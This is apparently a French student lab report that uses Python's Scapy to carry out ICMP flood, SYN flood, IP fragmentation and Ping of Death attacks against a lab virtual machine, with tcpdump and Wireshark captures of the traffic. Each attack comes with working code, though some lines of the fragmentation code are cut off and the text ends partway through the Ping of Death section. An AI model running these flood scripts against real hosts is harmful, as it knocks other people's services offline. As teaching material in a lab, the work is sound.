

# Tp scapy FOFANA Abdel-malik

## Table des matières :

Topologie

Icmp flood

Syn flood attaque

Fragmentation


PING of death

Dos et DDOS

## Topologie

On a un routeur cisco 3600 , un switch connecté au routeur en

```
# Exemple de comment ajouter une ip (ici sur la machine attaq  
sudo ip addr add 192.168.1.3/24 dev enp0s3  
sudo ip route add default via 192.168.1.1
```



## Icmp flood

Cette attaque consiste à envoyer une série massive de paquets ICMP Echo Request (ping) à une cible dans le but de :

- Saturer la bande passante réseau de la cible.
- Épuiser les ressources de traitement de la cible (CPU, mémoire).
- Perturber la communication en réseau de la cible.

L'effet attendu est une dégradation ou interruption du service sur la machine cible

Voici le code de icmp flood :

```
from scapy.all import *

# Adresse IP de la cible
target_ip = "192.168.1.2"

# Fonction d'attaque
def icmp_flood(target_ip, packet_count=1000):
    print(f"Lancement d'un ICMP Flood vers {target_ip}")
    for _ in range(packet_count):
        packet = IP(dst=target_ip)/ICMP()
        send(packet, verbose=0)

# Lancer l'attaque
icmp_flood(target_ip, packet_count=10000)
```

On peut voir que après sur notre machine kali est est attaqué elle reçoit énormément de paquet icmp (on peut voir en faisant la commande

```
sudo tcpdump -i eth0 icmp )
```

```

kali@kali:~$ send(packet, verbose=0)

# Lancer l'attaque
icmp_flood(target_ip, packet_count=10000)

(kali@kali)-[~]
$ sudo dmesg | grep ICMP

(kali@kali)-[~]
$ sudo tcpdump -i eth0 icmp

tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
06:37:13.268527 IP 192.168.1.3 > 192.168.1.2: ICMP echo request, id 0, seq 0,
length 8
06:37:13.313673 IP 192.168.1.3 > 192.168.1.2: ICMP echo request, id 0, seq 0,
length 8
06:37:13.313700 IP 192.168.1.2 > 192.168.1.3: ICMP echo reply, id 0, seq 0, l
length 8
06:37:13.346164 IP 192.168.1.3 > 192.168.1.2: ICMP echo request, id 0, seq 0,
length 8
06:37:13.346199 IP 192.168.1.2 > 192.168.1.3: ICMP echo reply, id 0, seq 0, l
length 8
06:37:13.378346 IP 192.168.1.3 > 192.168.1.2: ICMP echo request, id 0, seq 0,

```

```

kali@kali:~$ 
06:48:20.035107 IP 192.168.1.3 > 192.168.1.2: ICMP echo request, id 0, seq 0,
length 8
06:48:20.035142 IP 192.168.1.2 > 192.168.1.3: ICMP echo reply, id 0, seq 0, l
length 8
06:48:20.075139 IP 192.168.1.3 > 192.168.1.2: ICMP echo request, id 0, seq 0,
length 8
06:48:20.075177 IP 192.168.1.2 > 192.168.1.3: ICMP echo reply, id 0, seq 0, l
length 8
06:48:20.122913 IP 192.168.1.3 > 192.168.1.2: ICMP echo request, id 0, seq 0,
length 8
06:48:20.122955 IP 192.168.1.2 > 192.168.1.3: ICMP echo reply, id 0, seq 0, l
length 8
06:48:20.162006 IP 192.168.1.3 > 192.168.1.2: ICMP echo request, id 0, seq 0,
length 8
06:48:20.162044 IP 192.168.1.2 > 192.168.1.3: ICMP echo reply, id 0, seq 0, l
length 8
06:48:20.201895 IP 192.168.1.3 > 192.168.1.2: ICMP echo request, id 0, seq 0,
length 8
06:48:20.201925 IP 192.168.1.2 > 192.168.1.3: ICMP echo reply, id 0, seq 0, l
length 8
^C
4760 packets captured
4762 packets received by filter
0 packets dropped by kernel

(kali@kali)-[~]
$ 

```

sur wireshark on voit bien les nombreux icmp request et reply envoyé

Capture en cours de - [kali-linux-2024.3-virtualbox-amd64-1 Ethernet0 to Switch1 Ethernet0]

No.	Time	Source	Destination	Protocol	Length	Info
5261	120.154580	192.168.1.2	192.168.1.3	ICMP	60	Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 5260)
5262	120.160444	192.168.1.3	192.168.1.2	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 5263)
5263	120.161257	192.168.1.2	192.168.1.3	ICMP	60	Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 5262)
5264	120.166906	192.168.1.3	192.168.1.2	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 5265)
5265	120.167694	192.168.1.2	192.168.1.3	ICMP	60	Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 5264)
5266	120.178253	192.168.1.3	192.168.1.2	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 5267)
5267	120.179042	192.168.1.2	192.168.1.3	ICMP	60	Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 5266)
5268	120.188255	192.168.1.3	192.168.1.2	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 5269)
5269	120.189806	192.168.1.2	192.168.1.3	ICMP	60	Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 5268)
5270	120.191070	192.168.1.3	192.168.1.2	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 5271)
5271	120.191708	192.168.1.2	192.168.1.3	ICMP	60	Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 5270)
5272	120.195648	192.168.1.3	192.168.1.2	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 5273)
5273	120.196243	192.168.1.2	192.168.1.3	ICMP	60	Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 5272)
5274	120.198259	192.168.1.3	192.168.1.2	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 5275)
5275	120.198808	192.168.1.2	192.168.1.3	ICMP	60	Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 5274)

▶ Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface -, id 0  
 ▶ Ethernet II, Src: PcsCompu\_f8:3a:7c (08:00:27:f8:3a:7c), Dst: Broadcast (ff:ff:ff:ff:ff:ff)  
 ▶ Address Resolution Protocol (request)

## Syn flood attaque

La deuxième attaque consiste à réaliser une **inondation SYN (SYN Flood)**.

Cette attaque envoie un grand nombre de paquets TCP avec le drapeau SYN à la machine cible, dans le but de :

1. **Surcharger les ressources** de la cible en remplissant sa table de connexions semi-ouvertes.
2. Perturber les communications réseau ou bloquer un service (comme un serveur web).

Voici le code :

```

from scapy.all import *

# Adresse IP de la cible et port
target_ip = "192.168.1.2"
target_port = 80


# Fonction d'attaque
def syn_flood(target_ip, target_port, count=1000):
    for _ in range(count):
        packet = IP(dst=target_ip)/TCP(dport=target_port, flags='S')
        send(packet, verbose=0)

# Lancer l'attaque
syn_flood(target_ip, target_port)

```

On voit bien l'attaque se produire sur la machine attaquée avec la commande

```
sudo tcpdump -i eth0 tcp and tcp[tcpflags] == tcp-syn :
```




The screenshot shows a terminal window titled 'kali@kali: ~'. The terminal output displays the results of a tcpdump command: 'sudo tcpdump -i eth0 tcp and tcp[tcpflags] == tcp-syn :'. The output shows a series of 13 captured packets, all of which are SYN packets from 192.168.1.3 to 192.168.1.2 on port 80. Each packet line includes a timestamp, IP addresses, port, and details about the flags, sequence number, window size, and length. The flags are consistently '[S]' for SYN, and the sequence number is 'seq 0' for all packets. The window size is 'win 8192' and the length is 'length 0'.

```

File Actions Edit View Help
07:29:58.654555 IP 192.168.1.3.ftp-data > 192.168.1.2.http: Flags [S], seq 0,
win 8192, length 0
07:29:58.687700 IP 192.168.1.3.ftp-data > 192.168.1.2.http: Flags [S], seq 0,
win 8192, length 0
07:29:58.728349 IP 192.168.1.3.ftp-data > 192.168.1.2.http: Flags [S], seq 0,
win 8192, length 0
07:29:58.766820 IP 192.168.1.3.ftp-data > 192.168.1.2.http: Flags [S], seq 0,
win 8192, length 0
07:29:58.806246 IP 192.168.1.3.ftp-data > 192.168.1.2.http: Flags [S], seq 0,
win 8192, length 0
07:29:58.839973 IP 192.168.1.3.ftp-data > 192.168.1.2.http: Flags [S], seq 0,
win 8192, length 0
07:29:58.871170 IP 192.168.1.3.ftp-data > 192.168.1.2.http: Flags [S], seq 0,
win 8192, length 0
07:29:58.910446 IP 192.168.1.3.ftp-data > 192.168.1.2.http: Flags [S], seq 0,
win 8192, length 0
07:29:58.942079 IP 192.168.1.3.ftp-data > 192.168.1.2.http: Flags [S], seq 0,
win 8192, length 0
07:29:58.982525 IP 192.168.1.3.ftp-data > 192.168.1.2.http: Flags [S], seq 0,
win 8192, length 0
07:29:59.014324 IP 192.168.1.3.ftp-data > 192.168.1.2.http: Flags [S], seq 0,
win 8192, length 0
07:29:59.067652 IP 192.168.1.3.ftp-data > 192.168.1.2.http: Flags [S], seq 0,
win 8192, length 0
07:29:59.107148 IP 192.168.1.3.ftp-data > 192.168.1.2.http: Flags [S], seq 0,
win 8192, length 0

```

Voici la capture wireshark on voit bien les paquets envoyé avec le flag syn



Capture en cours de - [kali-linux-2024.3-virtualbox-amd64-1 Ethernet0 to Switch1 Ethernet0]

Fichier Editer Vue Aller Capture Analyser Statistiques Telephonie Wireless Outils Aide


Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
494	45.410374	192.168.1.3	192.168.1.2	TCP	60	[TCP Retransmission] [TCP Port numbers reused] 20 → 80 [SYN] Seq=0 Win=8192
495	45.411340	192.168.1.2	192.168.1.3	TCP	60	80 → 20 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
496	45.455091	192.168.1.3	192.168.1.2	TCP	60	[TCP Retransmission] [TCP Port numbers reused] 20 → 80 [SYN] Seq=0 Win=8192
497	45.455911	192.168.1.2	192.168.1.3	TCP	60	80 → 20 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
498	45.497846	192.168.1.3	192.168.1.2	TCP	60	[TCP Retransmission] [TCP Port numbers reused] 20 → 80 [SYN] Seq=0 Win=8192
499	45.499161	192.168.1.2	192.168.1.3	TCP	60	80 → 20 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
500	45.536129	192.168.1.3	192.168.1.2	TCP	60	[TCP Retransmission] [TCP Port numbers reused] 20 → 80 [SYN] Seq=0 Win=8192
501	45.537021	192.168.1.2	192.168.1.3	TCP	60	80 → 20 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
502	45.579723	192.168.1.3	192.168.1.2	TCP	60	[TCP Retransmission] [TCP Port numbers reused] 20 → 80 [SYN] Seq=0 Win=8192
503	45.580635	192.168.1.2	192.168.1.3	TCP	60	80 → 20 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
504	45.619624	192.168.1.3	192.168.1.2	TCP	60	[TCP Retransmission] [TCP Port numbers reused] 20 → 80 [SYN] Seq=0 Win=8192
505	45.620636	192.168.1.2	192.168.1.3	TCP	60	80 → 20 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
506	45.643092	192.168.1.3	192.168.1.2	TCP	60	[TCP Retransmission] [TCP Port numbers reused] 20 → 80 [SYN] Seq=0 Win=8192
507	45.644007	192.168.1.2	192.168.1.3	TCP	60	80 → 20 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
508	45.683434	192.168.1.3	192.168.1.2	TCP	60	[TCP Retransmission] [TCP Port numbers reused] 20 → 80 [SYN] Seq=0 Win=8192

Frame 1: 307 bytes on wire (2456 bits), 307 bytes captured (2456 bits) on interface -, id 0

- IEEE 802.3 Ethernet
- Logical-Link Control
- Cisco Discovery Protocol

Et la machine attaqué n'arrive pas a chargé une page youtube



# Fragmentation

## Principe de l'attaque

- **Fragmentation IP** : Les paquets IP trop grands pour être transmis sur le réseau sont fragmentés en plusieurs parties. La machine cible doit ensuite réassembler ces fragments.
- **Attaque** :
  - Envoyer une série de fragments IP partiels et incomplets pour forcer la machine à les stocker inutilement.

- Envoyer des fragments malformés ou incompatibles pour perturber le réassemblage.

Effets potentiels :

- Saturation de la mémoire (DoS) si la machine conserve des fragments inutiles.
- Crash ou dysfonctionnement du système si le réassemblage échoue.

Voici le code

```
from scapy.all import *

# Adresse IP de la cible
target_ip = "192.168.1.2"

# Fonction d'attaque par fragmentation
def fragmentation_attack(target_ip, payload_size=1500, fragme
    print(f"Lancement de l'attaque de fragmentation IP vers {

    # Générer une charge utile plus grande que la taille d'un
    payload = "X" * payload_size # Charge utile (taille exce

    # Créer un paquet IP initial avec une charge utile fragme
    packet = IP(dst=target_ip)/ICMP()/payload
    fragments = fragment(packet, fragsize=payload_size // fra

    # Envoyer les fragments
    for frag in fragments:
        send(frag, verbose=0)

# Lancer l'attaque
fragmentation_attack(target_ip, payload_size=3000, fragment_c
```

On peut voir sur wireshark les paquets fragmenté



No.	Time	Source	Destination	Protocol	Length	Info
578	431.658966	192.168.1.3	192.168.1.2	IPv4	482	Fragmented IP protocol (proto=ICMP 1, off=0, ID=8001)
579	433.724524	192.168.1.3	192.168.1.2	IPv4	482	Fragmented IP protocol (proto=ICMP 1, off=368, ID=8001)
583	435.792375	192.168.1.3	192.168.1.2	IPv4	482	Fragmented IP protocol (proto=ICMP 1, off=736, ID=8001) [Reassembled in #680]
587	437.860784	192.168.1.3	192.168.1.2	IPv4	482	Fragmented IP protocol (proto=ICMP 1, off=1104, ID=8001) [Reassembled in #680]
592	439.927463	192.168.1.3	192.168.1.2	IPv4	482	Fragmented IP protocol (proto=ICMP 1, off=1472, ID=8001) [Reassembled in #680]
596	441.993017	192.168.1.3	192.168.1.2	IPv4	482	Fragmented IP protocol (proto=ICMP 1, off=1840, ID=8001) [Reassembled in #680]
600	444.059929	192.168.1.3	192.168.1.2	IPv4	482	Fragmented IP protocol (proto=ICMP 1, off=2208, ID=8001) [Reassembled in #680]
604	446.126589	192.168.1.3	192.168.1.2	IPv4	482	Fragmented IP protocol (proto=ICMP 1, off=2576, ID=8001) [Reassembled in #680]

On peut également voir sur la machine attaquée les paquets lors de l'attaque

```

kali@kali: ~
Go back one page (Alt+Left Arrow)
Right-click or pull down to show history
$ sudo tcpdump -i eth0 ip

[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
07:57:27.867197 IP 192.168.1.3.ftp-data > 192.168.1.2.http: Flags [S], seq 0,
  win 8192, length 0
07:57:29.958498 IP 192.168.1.3.ftp-data > 192.168.1.2.http: Flags [S], seq 0,
  win 8192, length 0
07:57:32.040639 IP 192.168.1.3.ftp-data > 192.168.1.2.http: Flags [S], seq 0,
  win 8192, length 0
07:57:32.769170 IP 192.168.1.3 > 192.168.1.2: ICMP echo request, id 0, seq 0,
  length 368
07:57:34.126218 IP 192.168.1.3.ftp-data > 192.168.1.2.http: Flags [S], seq 0,
  win 8192, length 0
07:57:34.842522 IP 192.168.1.3 > 192.168.1.2: icmp
07:57:36.214370 IP 192.168.1.3.ftp-data > 192.168.1.2.http: Flags [S], seq 0,
  win 8192, length 0
07:57:36.912109 IP 192.168.1.3 > 192.168.1.2: icmp
07:57:38.283818 IP 192.168.1.3.ftp-data > 192.168.1.2.http: Flags [S], seq 0,
  win 8192, length 0
07:57:38.988956 IP 192.168.1.3 > 192.168.1.2: icmp
07:57:40.353111 IP 192.168.1.3.ftp-data > 192.168.1.2.http: Flags [S], seq 0,
  win 8192, length 0
07:57:41.065935 IP 192.168.1.3 > 192.168.1.2: icmp
07:57:42.426600 IP 192.168.1.3.ftp-data > 192.168.1.2.http: Flags [S], seq 0,
  win 8192, length 0
  
```

# PING of death

## Principe de l'attaque

Le **Ping de la mort** consiste à envoyer un paquet ICMP **Echo Request** de taille excessive (généralement plus de 65 535 octets) à la cible. Ce paquet est fragmenté, mais certaines machines plus anciennes ont du mal à gérer des fragments aussi volumineux, entraînant un crash ou un comportement erratique.




Voici le code

```
from scapy.all import *

# Adresse IP de la cible
target_ip = "192.168.1.2"

# Fonction pour envoyer un Ping de la Mort
def ping_of_death(target_ip):
    payload = "X" * 65500 # Payload dépassant la taille maxi
    packet = IP(dst=target_ip)/ICMP()/payload
    send(packet, verbose=0)

